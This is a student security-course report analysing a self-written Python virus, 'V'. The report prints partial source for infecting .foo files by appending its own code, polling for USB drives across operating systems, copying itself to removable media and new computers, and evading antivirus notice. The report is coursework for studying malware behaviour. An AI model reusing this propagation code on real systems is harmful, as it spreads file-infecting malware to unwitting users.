CS361 Computer Security

Assignment 1

Indian Institute of Information Technology, Guwahati

2101012 - Abhishek Kumar
2101081 - Harsh Rajput
Group - CS31

• Introduction

The purpose of this report is to provide an analysis of a program named 'V' and its potential impact on computer systems. 'V' is designed to execute specific operations, including the search, modification, and propagation of files with a .foo extension. The program primarily targets the user's documents folder, as well as any mounted USB drives connected to the system. Additionally, 'V' exhibits behaviour that involves copying itself to new computers when a specific directory within the documents folder is detected, when an infected USB is inserted to a new computer. The report aims to shed light on the actions performed by 'V' and observe the actions taken by antivirus as a response to this program 'V'.

- **Objectives**
  - **Behavioural Analysis:** Examine the step-by-step actions performed by 'V' on execution, including the search for .foo files in the user's documents folder, infecting those files, and the search for mounted USB drives.
  - **Propagation Mechanism:** Spread 'V' by infecting files on USB drives and creating a copy of itself on the removable media.
  - **Cross-Computer Propagation:** Spread 'V' to new computers when the infected USB drive is inserted. Specifically, analyse how it identifies a specified directory in the documents folder and copies itself to that location.
  - **Antivirus Detection and Response:** We have to observe the effectiveness of antivirus programs in detecting and mitigating the impact of 'V'. Evaluate the ability of antivirus software to identify and quarantine the threat posed by program 'V' during its execution and propagation.

- **<u>Code Analysis</u>**

a. Searches for files with .foo extension in the documents folder of the user account. Modifies these files by appending the content of 'V' to infect them.

```python
import os
import shutil
import time
import getpass
import platform
import subprocess
import psutil


class VProgram:
    def __init__(self):
        self.creator_signature = "YYUUUUpppppp@ayanakoji"

    def get_content_of_V_program(self):
        try:
            with open(__file__, 'r', encoding='utf-8', errors='ignore') as file:
                return file.read()
        except Exception as e:
            print(f"Error in get_content_of_V_program: {e}")
            return ""


    def get_os_and_user_info(self):
        try:
            operating_system = platform.system()
            user_account = getpass.getuser()
            return operating_system, user_account
        except Exception as e:
            print(f"Error in get_os_and_user_info: {e}")
            return None, None

    def infect_the_foo_files(self, folder_path, extension, content_to_append):
        try:
            for root, dirs, files in os.walk(folder_path):
                for file in files:
                    if file.endswith(extension):
                        file_path = os.path.join(root, file)

                        # Check if the content is already present in the file
                        with open(file_path, 'r', encoding='utf-8', errors='ignore') as file_to_check:
                            file_content = file_to_check.read()
                            if content_to_append in file_content:
                                print(f"Content already present in {file_path}. Skipping...")
                                continue

                        # If the content is not present, append it to the file
                        with open(file_path, 'a', encoding='utf-8', errors='ignore') as file_to_modify:
                            file_to_modify.write(content_to_append)
        except Exception as e:
            print(f"Error in infect_the_foo_files: {e}")



    def search_and_infect_foo_files_on_usb(self, extension, content_to_append):
        while True:
```

- **<u>Implementation in Code</u>:**
  - The infect_the_foo_files method iterates through the files in the specified folder (documents folder) and checks if they have a '.foo' extension.
  - If a file matches the criteria, 'V's content is appended to that file, effectively infecting it.

- **<u>Explanation</u>:**
  - The code uses the os.walk function to traverse through the directory structure and locate files with the specified extension ('.foo').
  - For each eligible file found, it checks if the content of 'V' is already present to avoid redundant modifications.
  - If the content is not present, it opens the file in append mode and adds the content of 'V', thus infecting the file with the 'V' program.
- **<u>Actions taken by Antivirus</u>:**

  Since this operation is occurring within our system, Antivirus software is not taking any action on appending contents of the program to ‘.foo’ files. So it ignores the changes done to ‘.foo’ file.




Fig. 1.1 some.foo file before executing program ‘V’




Fig. 1.2 some.foo file after executing program ‘V’

b. Further, it searches for any mounted USB drives for files with .foo extension and also infects them. It also creates a copy of 'V' on the USB.

```python
class VProgram:

    def search_and_infect_foo_files_on_usb(self, extension, content_to_append):
        while True:
            try:
                usb_drives = self.get_usb_drives()

                if usb_drives:
                    for usb_drive in usb_drives:
                        usb_drive_path = os.path.join(usb_drive, "")
                        print(f"USB drive detected: {usb_drive}, Path: {usb_drive_path}")
                        self.infect_the_foo_files(usb_drive_path, extension, content_to_append)
                    break

                print("Waiting for USB insertion...")
                time.sleep(5)  # Wait for 5 seconds before checking again
            except Exception as e:
                print(f"Error in search_and_infect_foo_files_on_usb: {e}")

    def create_copy_on_usb(self, usb_drive):
        try:
            destination_file = os.path.join(usb_drive, "V.py")
            shutil.copy(__file__, destination_file)
        except Exception as e:
            print(f"Error in create_copy_on_usb: {e}")

    def is_usb_drive(self, drive):
        try:
            if platform.system() == 'Darwin':
                output = subprocess.check_output(['diskutil', 'info', drive])
                return b'External' in output and b'USB' in output
            elif platform.system() == 'Linux':
                return drive.startswith('/media') or drive.startswith('/mnt')
        except Exception as e:
            print(f"Error in is_usb_drive: {e}")
            return False

    def get_usb_drives(self):
        try:
            usb_drives = []

            if platform.system() == "Windows":
                import win32file # uncomment/comment it for windows/unix
                drives = [chr(i) + ":" for i in range(65, 91) if win32file.GetDriveType(chr(i) + ":") == win32file.DRIVE_REMOVABLE]
                usb_drives = [drive for drive in drives]

            elif platform.system() == "Darwin":  # macOS
                for drive in os.listdir('/Volumes'):
                    if not drive.startswith('.'):
                        disk_path = os.path.join('/Volumes', drive)
                        if os.path.ismount(disk_path) and self.is_usb_drive(drive):
                            usb_drives.append(disk_path)

            elif platform.system() == "Linux":
                mounts_file = '/proc/mounts'
```

- **<u>Implementation in Code</u>:**
  - The search_and_infect_foo_files_on_usb method continuously checks for connected USB drives using the get_usb_drives function.And it checks if the usb_drive is removable or mountable using is_usb_drive method.
  - For each detected USB drive, it infects files with the '.foo' extension on the usb drive using the infect_the_foo_files method.
  - Additionally, it creates a copy of the 'V' program on the USB drive using the create_copy_on_usb method.

- **<u>Explanation</u>:**
  - The code utilises the get_usb_drives function to obtain a list of connected USB drives based on each platform(Mac/Windows/Linux).
  - For each USB drive found, it infects files with the '.foo' extension using the same mechanism as described in point 'a'.
  - It also creates a copy of 'V' on the USB drive by calling the create_copy_on_usb method, extending the potential spread of the 'V' program.
- **<u>Actions taken by Antivirus</u>:**
  For similar reasons as in part ‘a’, no action is taken by the antivirus when the code is copied to the USB drive.




Fig. 2.1 USB Drive and its .foo files before executing program ‘V’




Fig. 2.2 USB Drive and its .foo files after executing program ‘V’

c. When this USB drive is inserted in a new computer, 'V' searches for a specified directory in the documents folder and copies itself to that directory of the computer.

```python
def copy_to_new_computer(self):
    try:
        if self.is_new_computer():
            documents_folder = os.path.join(os.path.expanduser("~"), "Documents")
            specified_directory = os.path.join(documents_folder, "MAXON")
            os.makedirs(specified_directory, exist_ok=True)

            # Change the destination file name as needed
            destination_file = os.path.join(specified_directory, "V.py")

            shutil.copy(__file__, destination_file)
        else:
            print('Not a new comp to copy from usb to doc folder')
    except Exception as e:
        print(f"Error in copy_to_new_computer: {e}")

def is_new_computer(self):
    try:
        return not os.path.exists(self.get_program_path_in_documents_folder())
    except Exception as e:
        print(f"Error in is_new_computer: {e}")
        return False
```

- **<u>Implementation in Code</u>:**
  - The copy_to_new_computer method checks if the current computer is considered new (based on the absence of 'V' in a specified directory within the documents folder).
  - If it is a new computer, 'V' is copied to the specified directory, potentially infecting the new system.
- **<u>Explanation</u>:**
  - The code checks if the current computer is new by verifying the absence of 'V' in a specified directory within the documents folder.

- If the computer is determined to be new, it creates the specified directory if it doesn't exist and copies 'V' to that location, potentially spreading the 'V' program to the new computer.

- **<u>Actions taken by Antivirus</u>:**
  The antivirus tries to interrupt, block the actions of the '.exe' file and shows an alert message. It first quarantines and then asks for permissions. If allowed, it then executes.




Fig. 3.1 New computer's documents folder before executing program 'V'




Fig. 3.2 New computer's documents folder after executing program 'V'




Fig. 3.3 New computer's .foo files before and after executing program 'V'

Conversion into executable file

Converting the 'V.py' script into an executable (.exe) file using PyInstaller can increase its vulnerability to execution by any type of user, including those without technical knowledge. This is because:

